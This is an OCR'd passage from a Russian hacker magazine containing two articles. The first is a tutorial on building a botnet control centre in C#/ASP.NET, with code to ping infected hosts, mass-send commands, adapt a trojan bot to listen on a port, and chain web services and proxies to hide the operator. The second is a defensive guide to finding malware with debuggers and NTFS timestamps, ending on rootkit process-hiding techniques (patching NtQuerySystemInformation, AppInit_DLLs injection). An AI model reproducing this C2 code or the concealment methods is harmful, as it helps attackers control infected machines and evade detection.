АКТУАЛЬНЫЕ УЯЗВИМОСТИ WINDOWS. УНИВЕРСАЛЬНЫЕ ЭКСПЛОИТЫ. АТАКА ЧЕРЕЗ БРАУЗЕР. ПРОФЕССИОНАЛЬНОЕ БЕЗОПАСНОЕ УПРАВЛЕНИЕ СИСТЕМОЙ И СЕТЬЮ

дети шпионов

УПРАВЛЕНИЕ БОТНЕТОМ ПО-НОВОМУ


В РАЗЛИЧНЫХ ИЗДАНИЯХ ЧАСТО РАССКАЗЫВАЮТ О ТОМ, КАК ХАКЕРЫ ПИШУТ ПРОГРАММЫ ДЛЯ УГНЕТЕНИЯ НЕВИННЫХ ПОЛЬЗОВАТЕЛЕЙ. ВО ВСЕХ ЭТИХ СТАТЬЯХ ПОДРОБНО ОПИСЫВАЮТСЯ ФУНКЦИИ ЗАРАЖЕНИЯ ФАЙЛОВ, РАБОТЫ С ЗАРАЖЕННЫМ КОМПЬЮТЕРОМ, ИНОГДА ДАЖЕ DDOS-АТАК, НО ДОВОЛЬНО РЕДКО ВСТРЕЧАЮТСЯ СТАТЬИ, В КОТОРЫХ ОПИСЫВАЮТСЯ ПРИНЦИПЫ УПРАВЛЕНИЯ БОЛЬШИМ КОЛИЧЕСТВОМ БОТОВ. СЕГОДНЯ МЫ УЗНАЕМ, КАК ПЛОХИЕ ПРОГРАММИСТЫ ПИШУТ BOT CONTROL CENTER

Дроздов Андрей aka Sulverus,
sulverus@mail.ru (Offbit Security Team)

→ **что должна уметь подобная система?** Естественно, главной функцией такого рода программ является массовое отправление команд ботам, но, на самом деле, этого мало: не менее важной функцией является способность определить, какие боты в настоящий момент времени находятся в онлайне, а какие — в оффлайне. Также, если троян многофункциональный: умеет похищать пароли, емейлы, работать с файлами на зараженном компьютере и т.д., то у хакера должна быть возможность общаться с каждым ботом в отдельности. Если control center будет находиться на компьютере у хакера, то уровень безопасности заметно снизится, поэтому логично разместить его где-нибудь подальше. Некоторые предпочтут разместить такую систему на линуксовом шелле, но для этого надо иметь хороший шелл и еще 100% гарантию того, что он внезапно не пропадет, поэтому лучшим решением, на мой взгляд, является создание скрипта, который можно будет разместить на каком-нибудь забугорном хостинге. Также, если хакер не хочет лишний раз светиться, то из соображений безопасности было бы вполне рационально написать веб-сервис, который бы находился в другом месте и непосредственно проверял количество ботов в сети. И, наконец, надо написать программу, через которую хакер будет соединяться с веб-сервисом для проверки своего ботнета. Для большей безопасности логично использовать цепь проксей. В общем, хватит разговоров — приступим к практике!

→ **кодим.** Возможно, многие стали бы решать подобную задачу на perle'е или php, но я огненный поклонник всеобщего прогресса, поэтому буду использовать C#. Для создания веб-сервиса мы будем использовать платформу ASP.NET, благодаря которой можно создавать C# веб-проекты.

Организуем новый ASP.NET Web Site с поддержкой C# и начинаем кодить. Для работы с ASP.NET обычно используется пространство имен System.Web. Нам понадобятся классы UI, WebControls, WebControls.WebParts, HtmlControls. Если мы захотим запаролить (а мы, скорее всего, захотим), то необходимо будет использовать класс Sy-



Тестируем веб-сервис для проверки связи

Пишем систему контроля ботами

stem.Web.Security. Для начала определимся с интерфейсом: он должен быть прост и понятен, а содержать он должен форму для отправки команд ботам, форму для проверки активности ботов, форму для общения с одним ботом. Можно еще сделать форму с настройками. Кроме разных форм, обязательно должен быть текстовый контейнер, в котором будут отображаться сообщения ботов.

➔ **привет — о'кей.** С интерфейсом разобрались, теперь перейдем к сетевым функциям. Чтобы работать с сокетами, нам понадобятся пространства имен System.Net и System.Net.Sockets. Прежде чем командовать ботами, необходимо проверить, сколько ботов в данный момент в сети. Для этого надо научить бота здороваться с контрол-центром. Например, когда хакер будет нажимать кнопку «проверить связь», программа будет рассылать по всем зараженным IP-адресам сообщения «привет», а бот, если он в онлайне, получив такое сообщение, должен будет ответить «о'кей». Таким образом, будет происходить идентификация активных ботов в сети. После полученных сообщений программа должна в удобном виде представить хакеру список активных ботов, например в компонент ListBox. Значит, в интерфейс мы добавим два листбокса: в первый мы будем выводить список всех ботов, а в другой — только активных. Теперь напишем функцию, которая все это будет совершать.

Кроме вышеупомянутых пространств имен, нам еще потребуется пространство System.Text для конвертирования типов, а именно: нам нужно будет преобразовать тип данных string в int. Для этого есть класс Convert, в котором есть большой набор функций для конвертирования из всего во все. Сперва переведем количество IP-адресов в тип данных int:

```
 string items =
ListBox1.Items.Count.ToString();
 int itm = Convert.ToInt32(items);
```

А теперь таким же образом переведем номер порта в int:

```
 string BOTport = TextBox4.Text;
 int prt = Convert.ToInt32(BOTport);
```

После таких преобразований мы можем написать цикл для проверки связи (смотрим соответствующую врезку).

В принципе, все довольно понятно: организуется цикл, в котором создается сокет, а потом идет попытка соединения с ботом. Для этого мы регистрируем переменные типа IPHostEntry, IPAddress, IPEndPoint, затем создаем сокет, использующий протокол TCP, далее центр отправляет боту сообщение «привет», предварительно подготовив массив байтов методом Encoding.ASCII.GetBytes(msg). Если программа получает «», то она считает, что бот активный. В конце цикла мы закрываем сокет методом Socket.Shutdown() и Socket.Close(). Теперь необходимо написать функцию, которая будет отправлять команды активным ботам. Она, собственно, у нас уже написана — ее надо только немного подкорректировать: нужно, чтобы функция брала IP-адрес для отправки сообщений не из первого ListBox'a, а из второго, и слала не слово «привет», а любую команду — для этого надо просто поменять строку на:

```
 string msg = TextBox1.Text;
 byte[] msg2 = Encoding.ASCII.GetBytes(msg);
```

Теперь, когда мы можем полноценно разговаривать с ботами, надо подготовить наш скрипт для экспорта в интернет и откомпилироваться.

➔ **готовим на экспорт.** Во-первых, нам нужно подправить web.config, чтобы наш скрипт работал на хостинге. Для этого нужно заменить

```
<authentication mode="Windows"/>
```

на строку

```
<authentication mode="Off"/>,
```

или просто закомментировать, но делать это нужно не в блокноте, а именно в студии, чтобы потом не было глюков.

После таких нехитрых действий компилируемся и заливаем наш скрипт на хостинг. Теперь можно работать.

➔ **Vista Style.** Иногда бывает ситуация, когда нежелательно залезать в сам центр по тем или иным причинам, а узнать, сколько ботов в данный момент находится в сети, необходимо. Что делать в подобном случае? Есть много способов решения подобной проблемы, но самым удобным, на мой взгляд, является удаленный разговор с центром управления ботами. Такая тактика общения с центром хороша из соображений безопасности. На-

Командуем ботами...

```
цикл проверки связи
for (i = 0; i < itm; i++)
{
   ListBox1.SelectedIndex = i;
   IPHostEntry host = Dns.Resolve(ListBox1.SelectedItem.Text);
   //работаем с сокетами

   IPAddress ip = host.AddressList[0];
   //обьявляем переменные

   IPEndPoint ep = new IPEndPoint(ip, prt);

   Socket client_sock = new Socket(AddressFamily.InterNetwork,
   SocketType.Stream, ProtocolType.Tcp);

   try
   {
      client_sock.Connect(ep);

      string msg = "privet";   //ПРИВЕТ:)
      byte[] msg2 = Encoding.ASCII.GetBytes(msg); //перекодируем ее в байты

      int send_msg = client_sock.Send(msg2);

      byte[] data = new byte[1024];
      int recv = client_sock.Receive(data);

      ListBox2.Items.Add(ip.ToString());

      client_sock.Shutdown(SocketShutdown.Both); //закрываем сокет
      client_sock.Close();
   }
   catch (SocketException Sock)
   {
      TextBox7.Text = Sock.ToString();
   }
}
```

(1)

пример, если хакер будет соединяться с центром через цепочку проксей, и не на прямую, а с подключением к веб-службе, которая может находиться на другом конце мира. Приступим к написанию всего этого хозяйства. Для начала нам надо создать новый проект типа ASP.NET Web Service. Что собой представляет данное нововведение?

Работаем с сервисом через клиент

На самом деле, это простой скрипт, с которым можно работать не напрямую, а обращаясь к нему по http-протоколу из какого-либо приложения (обычной программы или другого скрипта). Веб-сервисы используют пространства имен System.Web.Services, System.Web.Services.Protocols, System.Web.Services.Description и System.Web.Services.Discovery. Во втором пространстве имен обозначены типы для работы с протоколами, по которым будут обмениваться данными веб-служба со своим клиентом. Веб-служба может использовать HTTP GET/POST и SOAP. Мы будем использовать HTTP. Создав проект, мы видим C# код, в котором встречаются строки [WebMethod] — нетрудно догадаться, что так обозначаются функции, которыми будет обладать сервис. Для наших целей достаточно написать функцию для проверки связи с ботами, и, чтобы это реализовать, в сервисе мы должны использовать уже известные нам пространства имен, а именно: System.Net, System.Net.Sockets, а также пространство имен System.Text для конвертирования из байтов в ASCII, и обратно. Надо условиться, что когда клиент делает запрос к сервису, то сервис получает данные о боте и выводит или его IP-адрес, если бот в онлайне, или, если бот не активен, выводит фразу на языке ботов: BINAN(Bot Is Not Available Now). Теперь надо создать строку, в которую мы будем все это возвращать, и дописать туда код для проверки связи — для этого нужно просто взять кусок кода из ранее написанного нами скрипта для работы с ботами и немного дописать его:

создаем функцию для сервиса

```
[WebMethod]
 public string ActiveBots(string ip,
string port)
 {
 try
 {
   int prt = Convert.ToInt32(port);
   //тот же код
   return ip;
 }
 catch(...)
 {
   port = "BINAN";
   return port;
 }
```

Рассмотрим все выше написанное. В начале мы регистрируем строковый тип данных, затем получаем IP-адрес и порт бота, к которому нам надо соединиться. Далее мы используем новую возможность технологии .NET, конвертируя строку в int, используя метод ToInt32() класса Convert. В случае удачного соединения мы выводим IP-адрес бота, причем не в виде текста, а в виде xml-кода. При неудачной попытке соединения мы присваиваем переменной порт — значение BINAN и выводим его в xml. Вот и все. Настало время написать клиента к этому сервису.

➔ **пишем клиента.** Что должен уметь клиент? Уметь соединяться с веб-службой и спрашивать ее при помощи http-запросов, есть ли бот в онлайне. Поскольку клиент будет располагаться на компьютере у хакера, то тут мы вольны в своих желаниях — можно сделать интерфейс а-ля мейл-агент. Например, программа будет сидеть в трее, а как только пройдет проверка на количество ботов — появится всплывающая подсказка со статистикой ботнета. Создаем еще один проект в студии, выбираем Windows Application. Теперь надо зарегистрировать в проекте наш веб-сервис, чтобы мы могли к нему обращаться. Для этого нужно зайти в Solution Explorer, щелкнуть правой клавишей по проекту и выбрать Add Web Reference. Теперь надо вставить туда адрес нашего веб-сервиса и приступать к программированию клиента. Если ты все правильно сделал, то в коде должна появиться строка: using localhost. Или вместо localhost — лю-

бое заданное название. Теперь надо создать простой интерфейс и написать функцию для общения с веб-сервисом. Для начала нам надо научиться работать с сервисом. Объявляем переменную, создаем объект, затем обращаемся к сервису и возвращаем ответ сервиса в строковый тип данных. Реализуем вышесказанное в коде:

```
localhost.Service bots =
new localhost.Service();
string go = bots.ActiveBots(ip, port);
```

Теперь нужно написать цикл, похожий на тот, которым мы проверяли количество активных ботов, но только без подключения к ним, используя вот этот код:


цикл для проверки связи без подключения

```
for (i = 0; i < itm; i++)
{
 listBox1.SelectedIndex = i;
 try
 {
 string ip =
 listBox1.SelectedItem.ToString();
  string go =
 bots.ActiveBots(ip, "11000");
  textBox1.Text = go.ToString();
 if (go != "BINAN")
 {
   listBox2.Items.Add(ip.ToString());
 }
 } //...
```

➔ **повышаем безопасность.** На данный момент у нас есть цепь: бот-центр-сервис-цепь проксей-клиент-хакер, однако вполне можно реализовать связующее звено между клиентом и веб-сервисом (для большей безопасности). Благодаря такому звену безопасность повысится в два раза, но для этого нужно много веб-пространства на разных серверах. Поэтому создадим веб-сервис, аналогичный нашему, и просто немного переделаем функцию приема и передачи данных, чтобы образовывалась цепь. Использование подобной цепи в связке с цепью проксей сильно увеличивает шансы хакера остаться незамеченным.

Хотя данный скрипт и подходит к любым spyware-программам, которые принимают команды таким способом, я все равно покажу, как хакеры подгоняют под него ботов. В июльском номере журнала «Хакер» я уже рассказывал об азах написания подобных программ на .NET'е. Теперь надо только немного подогнать: добавим функцию для операции «привет-о'кей» — для этого нужно вставить в главный цикл еще одно условие:

```
if (info.IndexOf("privet") > -1) {
 byte[] send_text =
 Encoding.ASCII.GetBytes(ip + ":
 OKAY!!!"); }
```



Добавляем ссылку на веб-сервис в проект

Таким образом, программа преобразует наш «о'кей» в массив байтов. А теперь осталось написать цикл для повисания на 11000 порте — для этого мы будем использовать все те же классы Net и Net.Sockets. Для начала объявим все переменные и напишем цикл:

подгонка бота

```
try
{
 listn.Bind(ep); //биндим сокет
 listn.Listen(2); //слушаем сокет

 while (true)
 {
   Console.WriteLine("Listing.. port
   {0}", ep);
   Socket hnd = listn.Accept();
   //разрешаем коннект
   string info = null;

   while (true)
   {
     byte[] data_g = new byte[1024];
     int recev = hnd.Receive(data_g);
     //получаем данные от хакера
     info += Encoding.ASCII.GetString
     (data_g, 0, recev);
     //запиываем данные в переменную

//далее идет обработка ботовских
комманд
```

➔ **вывод.** На основе технологии .NET мы создали набор программ для управления ботнетами. Заметь, насколько увеличивается безопасность благодаря веб-сервисам. Используя подобную тактику, хакер всегда останется незаметным в сети при работе с ботами, а это немаловажно. В данной системе управления ботами есть много плюсов. Единственным минусом является только то, что для большого числа звеньев необходимо много серверов, на которых мы разместим веб-сервисы. Достаточно всего лишь 1-2 дополнительных сервиса — если тебе нужна высокая безопасность, и 3-4 — если ты параноик:). На примере этой статьи хорошо видно, насколько много возможностей дает технология .NET для хакера, так что, кто еще не вооружился, бегом ставить 2005 студию. Однако не забывай: DDoS-атаки — это в высшей степени незаконно. Не стоит подрывать свою судьбу/жизнь/карьеру скитаниями по судам и прочим инстанциям, ведь подобные системы можно использовать не только во зло, но и для управления компьютерами во время net renderinga при моделировании в 3d max'е. Очень советую перечитать статью, чтобы усвоить все выше сказанное. Если у тебя есть какие-то вопросы или предложения относительно статьи — пиши, я с радостью отвечу

На компакт-диске ты найдешь исходники к контрол-центру, веб-сервису, клиенту и дописанному боту

Напоминаю, что все материалы статьи представлены исключительно для исследовательских целей — не стоит использовать их во зло

СМЕРТЬ ШПИОНАМ

разоблачение

ВЫЯВЛЕНИЕ ВРЕДОНОСНОГО ПО


АНТИВИРУСЫ (ДАЖЕ СО ВСЕМИ АПДЕЙТАМИ) ДАЛЕКО НЕ ВСЕГДА РАСПОЗНАЮТ МАЛВАРЬ. ПОЭТОМУ СТОИТ ДОВЕРЯТЬ ТОЛЬКО ОТЛАДЧИКУ SOFT-ICE И ДРУГОМУ НИЗКОУРОВНЕВОМУ ИНСТРУМЕНТАРИЮ, ПОЗВОЛЯЮЩЕМУ ПРОБУРИТЬ НОРУ ДО САМОГО ЯДРА И РАЗОБЛАЧИТЬ ЗЛОВРЕДНЫЕ ПРОГРАММЫ, ГДЕ БЫ ОНИ НЕ СКРЫВАЛИСЬ

Крис Касперски
aka Мыщъх

Во времена MS-DOS ручная чистка компьютера была обычным делом. Количество исполняемых файлов измерялось десятками, и существовало не так уж и много мест, пригодных для внедрения малвари. Под «малварью» (от английского malware) подразумевается вредоносное программное обеспечение — вирусы, черви, шпионы и т.д. С приходом Windows все изменилось. Из крохотного поселка операционная система превратилась в огромный, стремительно разрастающийся мегаполис, среди сотен тысяч файлов которого может спрятаться и слонопотам.

Один человек за разумное время вряд ли сумеет обнаружить качественно спроектированную и грамотно заложенную закладку. Намного проще (да и быстрее) переустановить Windows с нуля. К счастью, качественная малварь — огромная редкость, практически не встречающаяся в живой природе. В основном приходится сталкиваться с пионерскими поделками, оставляющими после себя кучу следов и легко различимыми с помощью soft-ice и сопутствующих ему утилит.

Весь вопрос в том, как правильно ими пользоваться. Ну, установил soft-ice, нажал <CTRL-D>, увидел черный экран... Дальше-то что?! А вот дальше начинаем делиться хакерскими секретами...



информация о потоках в soft-ice (в сокращенном виде) **(1)**

```
:THREAD -x
             Extended Thread Info for thread 374
KTEB         873CFDA0            TID:   374     Process: va_thread(11C)
Start EIP:   KERNEL32!SetUnhandledExceptionFilter+001A (77E878C1)
User Stack:  00030000 — 00130000  Stack Ptr:     0012FD24

             Extended Thread Info for thread 238
KTEB:        82007020            TID:   238     Process: va_thread(11C)
Start EIP:   KERNEL32!CreateFileA+00C3 (77E92C50)
User Stack:  00420000 — 00520000  Stack Ptr:     FFFFFFFF

             Extended Thread Info for thread 30C
KTEB:        82007AC0            TID:   30C     Process: va_thread(11C)
Start EIP:   KERNEL32!CreateFileA+00C3 (77E92C50)
User Stack:  00530000 — 00630000  Stack Ptr:     FFFFFFFF
```

информация о четырех потоках, выданная OllyDbg **(2)**

Ident	Entry	Data block	Last error	Status	Priority
050C	7943B700	7FFDB000	ERROR_SUCCESS	Active	32 + 0
0558	00000000	7FFDC000	ERROR_SUCCESS	Suspended	32 + 0
055C	00000000	7FFDE000	ERROR_SUCCESS	Suspended	32 + 0
0578	00000000	7FFDD000	ERROR_SUCCESS	Suspended	32 + 0

код потока 558h, находящегося в пределах страничного имиджа **(3)**

```
401000  55              PUSH EBP
401001  8B EC           MOV EBP,ESP
401003  B8 01000000     MOV EAX,1
401008  85C0            TEST EAX,EAX
40100A  74 02           JE SHORT va_threa.0040100E
40100C  EB F5           JMP SHORT va_threa.00401003
```

на дне пользовательского стека потока 55Ch лежит стартовый адрес вместе с переданным ему аргументом **(4)**

```
62FFDC  FFFFFFFF End of SEH chain
62FFE0  79481F54 SE handler
62FFE4  79432B08 KERNEL32.79432B08
62FFE8  00000000
62FFEC  00000000
62FFF0  00000000
62FFF4  00520000                  ; стартовый адрес потока 55Ch
62FFF8  00000666                  ; аргумент, переданный потоку
62FFFC  00000000                  ; дно пользовательского стека потока
```

карта памяти процесса va_thread **(5)**

Address	Size	Owner	Section	Contains	Type	Access	Initial
400000	1000	va_threa	PE header		Imag	R	RWE
401000	4000	va_threa .text	code		Imag	R	RWE
405000	1000	va_threa .rdata	imports		Imag	R	RWE
406000	2000	va_threa .data	data		Imag	R	RWE
410000	2000			Map	R		R
51E000	1000			Priv	RW	Guar	RW
51F000	1000		stack of thr	Priv	RW	Guar	RW
520000	1000			Priv	RWE		RWE
62E000	1000			Priv	RW	Guar	RW


→ **время оставляет отпечатки.** Чаще всего малварь копирует свою тушу в новый файл со случайным или фиксированным названием, реже — внедряется в уже существующие (что требует не только знания устройства PE-формата, но и определенных привилегий, в частности, из-под пользовательского аккаунта системные файлы просто так не заразишь). При этом подавляющее большинство malware-писателей забывают скорректировать дату/время создания файла, выдавая себя с головой.

Допустим, ты запустил файл сомнительного происхождения и хочешь узнать, не натворил ли он чего в системе. Пуск → Найти → Файлы и Папки → Параметры Поиска → Файлы, созданные за xxx последних дней (в нашем случае за один). Все изменения, произошедшие за последние сутки в системе, становятся видны как на ладони. Как вариант: в FAR'e устанавливаешь режим сортировки по дате создания (<CTRL-F8>) и заходишь во все «злачные» каталоги типа WINNT, System32 и т.д. Прием простой, как паровой котел, но чрезвычайно эффективный!


Конечно, чем позже ты спохватишься, тем сложнее будет отличить «легальные» файлы от «нелегальных», особенно если на компьютер ставится большое количество самого разнообразного программного обеспечения. Но все файлы, устанавливаемые инсталлятором (где бы он их не размещал, в Program Files, WINNT или System32), имеют одну и ту же дату создания с небольшим разбросом во времени (ведь файлы создаются не параллельно, а последовательно), поэтому их стразу можно исключить из списка подозреваемых. А оставшиеся — подвергнуть тщательному допросу.

Естественно, дата создания файла элементарно изменяется средствами win32-API, и малвари, при желании, ничего не стоит замаскироваться. Однако на NTFS-разделах каждый файл обладает множеством «невидимых» атрибутов, до которых нельзя дотянуться через API. В частности, атрибут 30h ($FILE_NAME) помимо стандартных времен создания/модификации/последнего обращения хранит время последней модификации данной записи MFT (Master File Table – специального мастерфайла, содержащего информацию обо всех остальных объектах файловой системы). У «честных» файлов время создания и время последней модификации MFT всегда совпадает, а если это не так — перед тобой подделка. Еще существует атрибут 10h ($STANDARD_INFORMATION), так же хранящий информацию о времени создания/модификации/последнего доступа файла и времени последней модификации MFT, однако, в отличие от атрибута 30h, здесь время последней модификации MFT автоматически обновляется всякий раз, когда файлу выделяется новая порция кластеров, а потому со временем его создания оно может и не совпадать.


Существует не так уж много утилит, отображающих содержимое MFT в удобочитаемом виде. Одна из них — NtExplorer от Runtime Software. Гру-



Поиск файлов, созданных за последнее время, с помощью штатных средств Windows (видим файл hldrrr.exe, «окопавшийся» в каталоге C:\WINNT\system32)



Обнаружение файла с поддельным временем создания при помощи Runtime NtExplorer (FAR утверждает, что файл создан 07.05.2004, в то время как соответствующая ему запись в MFT модифицировалась 18.07.2006)



Исследование даты создания файлов при помощи FAR'a

бо говоря, это Norton Disk Editor, но только под NTFS. К сожалению, NtExplorer не поддерживает ни плагинов, ни скриптов, поэтому быстро вывести список файлов с поддельными датами создания не получается и каждый из них приходится перебирать «руками». Но NTFS совсем несложная (по нынешним меркам) файловая система, а все ее основные структуры давным-давно реконструированы, документированы и выложены в Сеть: http://linux-ntfs.sourceforge.net. Создание программы, выполняющей автоматизированный поиск «поддельных» файлов, не займет много времени. Дорогу осилит идущий!

➔ **дерево процессов.** Обычно малварь создает свой собственный процесс (реже — внедряется в чужие), при этом возникает вполне естественное желание скрыть этот процесс, убрав его из «Диспетчера Задач» и прочих системных утилит. Как это делается? Для предоставления информации о процессах NT поддерживает два механизма: набор документированных процедур TOOLHELP32 (доставшийся «в наследство» от 9x), реализованных в KERNEL32.DLL, и недокументированную функцию NtQuerySystemInformation (экспортируемая NTDLL.DLL), представляющую собой тонкую «обертку» вокруг системного сервиса 97h, реализованного в NTOSKRNL.EXE. На самом деле, главная функция TOOLHELP32 — CreateToolhelp32Snapshot — полностью опирается на NtQuerySystemInformation, так что фактически механизм у нас один, только интерфейсы разные.

Малварь может легко перехватить процедуры Process32First/Process32Next из TOOLHELP32, только это ничего не даст, поскольку практически все утилиты («Диспетчер Задач», FAR и даже примитивный tlist.exe из SDK) работают исключительно через NtQuerySystemInformation (что легко подтверждается установкой точки останова в soft ice). Однако перехватить NtQuerySystemInformation с прикладного уровня ничуть не сложнее, чем процедуры из набора TOOLHELP32. Существует несколько способов, сделать это:

[1] МОДИФИЦИРОВАТЬ NTDLL.DLL НА ДИСКЕ, УСТАНОВИВ В НАЧАЛО ФУНКЦИИ NTQUERYSYSTEMINFORMATION КОМАНДУ ПЕРЕХОДА НА СВОЙ ОБРАБОТЧИК (РАСПОЛОЖЕННЫЙ ГДЕ-НИБУДЬ В СВОБОДНОМ МЕСТЕ ВНУТРИ NTDLL.DLL), «ВЫЧИЩАЮЩИЙ» ИЗ ВЫДАВАЕМОЙ ЕЮ ИНФОРМАЦИИ ВСЯКОЕ УПОМИНАНИЕ О СЕБЕ. СПОСОБ ПРОСТОЙ КАК БАРАБАН, НО ГРЯЗНЫЙ И ЛЕГКО ОБНАРУЖИВАЕМЫЙ ПУТЕМ ДИЗАССЕМБЛИРОВАНИЯ NTDLL.DLL ИЛИ СРАВНЕНИЕМ ЕЕ С ОРИГИНАЛОМ. ТАК ЖЕ МАЛВАРИ ПРИДЕТСЯ ПРОТИВОСТОЯТЬ SFC И УСТАНОВКЕ SERVICEPACK'ОВ, НЕКОТОРЫЕ ИЗ КОТОРЫХ ОБНОВЛЯЮТ NTDLL.DLL.

[2] МОДИФИЦИРОВАТЬ NTDLL.DLL!NTQUERYSYSTEMINFORMATION В ПАМЯТИ. ПОСКОЛЬКУ NT ПОДДЕРЖИВАЕТ МЕХАНИЗМ COPY-ON-WRITE, АВТОМАТИЧЕСКИ «РАСЩЕПЛЯЮЩИЙ» СТРАНИЦЫ ПАМЯТИ ПРИ ЗАПИСИ, МОДИФИКАЦИЯ NTDLL.DLL ПРИОБРЕТАЕТ ЛОКАЛЬНЫЙ ХАРАКТЕР, ОГРАНИЧЕННЫЙ КОНТЕКСТОМ ПРОЦЕССА-ПИСАТЕЛЯ. ТО ЕСТЬ, ЧТОБЫ ВОЗДЕЙСТВОВАТЬ НА «ДИСПЕТЧЕР ЗАДАЧ», В НЕГО ПРЕЖДЕ НЕОБХОДИМО ВНЕДРИТЬСЯ.

ВОТ ОДИН ИЗ ВОЗМОЖНЫХ СЦЕНАРИЕВ. МАЛВАРЬ СОЗДАЕТ СВОЮ DLL И ПРОПИСЫВАЕТ ЕЕ В СЛЕДУЮЩУЮ ВЕТКУ СИСТЕМНОГО РЕЕСТРА: HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINDOWS\APPINIT_DLLS. В РЕЗУЛЬТАТЕ ЧЕГО ЭТА DLL ПОСЛЕ БУДЕТ ОТОБРАЖАТЬСЯ НА ВСЕ ПРОЦЕССЫ. ДЛЯ БОЛЬШЕЙ СКРЫТНОСТИ МОЖНО МОДИФИЦИРОВАТЬ NTDLL.DLL ТОЛЬКО В КОНТЕКСТЕ ТЕХ ПРОЦЕССОВ, КОТОРЫЕ ИСПОЛЬЗУЮТСЯ ДЛЯ ВЫВОДА СПИСКА ЗАДАЧ (TASKMNG.EXE, FAR.EXE, TLIST.EXE И Т. Д.). В ЭТОМ СЛУЧАЕ, ЗАГЛЯНУВ ОТЛАДЧИКОМ ВНУТРЬ NTQUERYSYSTEMINFORMATION, МЫ НЕ НАЙДЕМ НИКАКИХ СЛЕДОВ МАЛВАРИ. МОЖНО, КОНЕЧНО, ПРОВЕРИТЬ APPINIT_DLLS, НО ЭТО НЕ ЕДИНСТВЕННЫЙ СПОСОБ ВНЕДРЕНИЯ, ТАК ЧТО ЗАДАЧА ВЫЯВЛЕНИЯ МАЛВАРИ РЕЗКО УСЛОЖНЯЕТСЯ.

